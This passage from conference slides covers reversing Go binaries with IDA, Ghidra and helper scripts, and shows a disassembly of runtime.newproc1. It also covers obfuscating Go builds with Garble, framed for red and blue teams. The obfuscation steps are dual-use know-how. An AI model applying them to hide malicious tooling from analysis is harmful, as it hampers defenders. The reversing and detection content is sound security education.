
Golang - reversing

- **Dynamic**
 - **GODEBUG**
 - **GOTRACEBACK**
 - **Examples**
 - **GODEBUG=gctrace=1,schedtrace=1000**



Reversing - static

- <https://github.com/sibear/IDAGolangHelper>
- <https://github.com/SentineLabs/AlphaGolang>
- IDA PRO from 7.6
- Ghidra tool
- <https://github.com/felberj/gotools>
- <https://cujo.com/reverse-engineering-go-binaries-with-ghidra/>



The screenshot displays the IDA Pro interface. On the left, the 'Function name' list shows various runtime functions, with 'runtime.newproc1' selected. The main window shows the assembly code for 'runtime.newproc1' starting at address 00040688. The code includes variable declarations (var_3C to var_10) and argument declarations (arg_4 to arg_10). The assembly instructions include LDR, CMP, BLS, STR, LDR, CMP, BEQ, LDR, LDR, ADD, STR, LDR, ADD, BIC, LDR, CMP, BGE, STR, and STR. The status bar at the bottom indicates 'Line 561 of 1791' and '00030688 00040688: runtime.newproc1 (Synchronized with Hex View-1)'.

```
Function name
runtime.newproc1
runtime.gfput
runtime.gfget
runtime.gfpurge
runtime.unlockOSThread
runtime.badunlockosthread
runtime._System
runtime._ExternalCode
runtime._LostExternalCode
runtime._GC
runtime.sigprof
runtime.sigprofNonGoPC
runtime.setsSP
runtime.procesize
runtime.acquirep
runtime.acquirep1
runtime.releasep
runtime.incidlelocked
runtime.checkdead
runtime.sysmon
runtime.retake
runtime.preemptall
runtime.schedtrace
runtime.mput
runtime.globrunqget
runtime.pidleput
runtime.pidleget
runtime.runqempty
runtime.runqput
runtime.runqputslow

Line 561 of 1791

.text:00040688 runtime.newproc1 ; CODE XREF: runtime.newproc1+4E8↓j
.text:00040688 ; runtime.newproc.func1+34↓p
.text:00040688 ; DATA XREF: ...
.text:00040688 var_3C = -0x3C
.text:00040688 var_38 = -0x38
.text:00040688 var_34 = -0x34
.text:00040688 var_30 = -0x30
.text:00040688 var_2C = -0x2C
.text:00040688 var_28 = -0x28
.text:00040688 var_24 = -0x24
.text:00040688 var_20 = -0x20
.text:00040688 var_1C = -0x1C
.text:00040688 var_18 = -0x18
.text:00040688 var_14 = -0x14
.text:00040688 var_10 = -0x10
.text:00040688 var_C = -0xC
.text:00040688 var_8 = -8
.text:00040688 var_4 = -4
.text:00040688 arg_4 = 4
.text:00040688 arg_8 = 8
.text:00040688 arg_C = 0xC
.text:00040688 arg_10 = 0x10
.text:00040688 LDR R1, [R10,#8]
.text:0004068C CMP SP, R1
.text:00040690 BLS loc_40B68
.text:00040694 STR LR, [SP,#var_3C]!
.text:00040698 LDR R0, [SP,#0x3C+arg_4]
.text:0004069C CMP R0, #0
.text:000406A0 BEQ loc_40B44
.text:000406A4 LDR R1, [R10,#0x18]
.text:000406A8 LDR R2, [R1,#0x90]
.text:000406AC ADD R2, R2, #1
.text:000406B0 STR R2, [R1,#0x90]
.text:000406B4 LDR R1, [SP,#0x3C+arg_C]
.text:000406B8 ADD R2, R1, #7
.text:000406BC BIC R2, R2, #7
.text:000406C0 LDR R11, =0x7EC
.text:000406C4 CMP R2, R11
.text:000406C8 BGE loc_40B2C
.text:000406CC STR R10, [SP,#0x3C+var_14]
.text:000406D0 STR R2, [SP,#0x3C+var_1C]
```



Obfuscation - Garble



- Obfuscate Go builds
- <https://github.com/burrowers/garble>
- Lite
 - Position information is removed entirely, rather than being obfuscated
 - Runtime code which prints panics, fatal errors, and trace/debug info is removed.
 - no panics or fatal runtime errors will ever be printed
 - handled internally with recover as normal
 - GODEBUG environmental variable will be ignored

```
go install mvdan.cc/garble@latest  
garble build -tiny
```





Summary

- **Red team**
 - **Basic blocks to build own tools**
 - **Even in other language**
 - **Just enough to not be spoon feeding**
- **Blue team**
 - **Lot of corners to improve detection**
 - **From tunneling to payload execution**





Thanks to

- **Balccon Team**
- **Authors of different Go modules**
- **@vyrus001**





www.diverto.hr

Thank you!





Questions?

@k0st

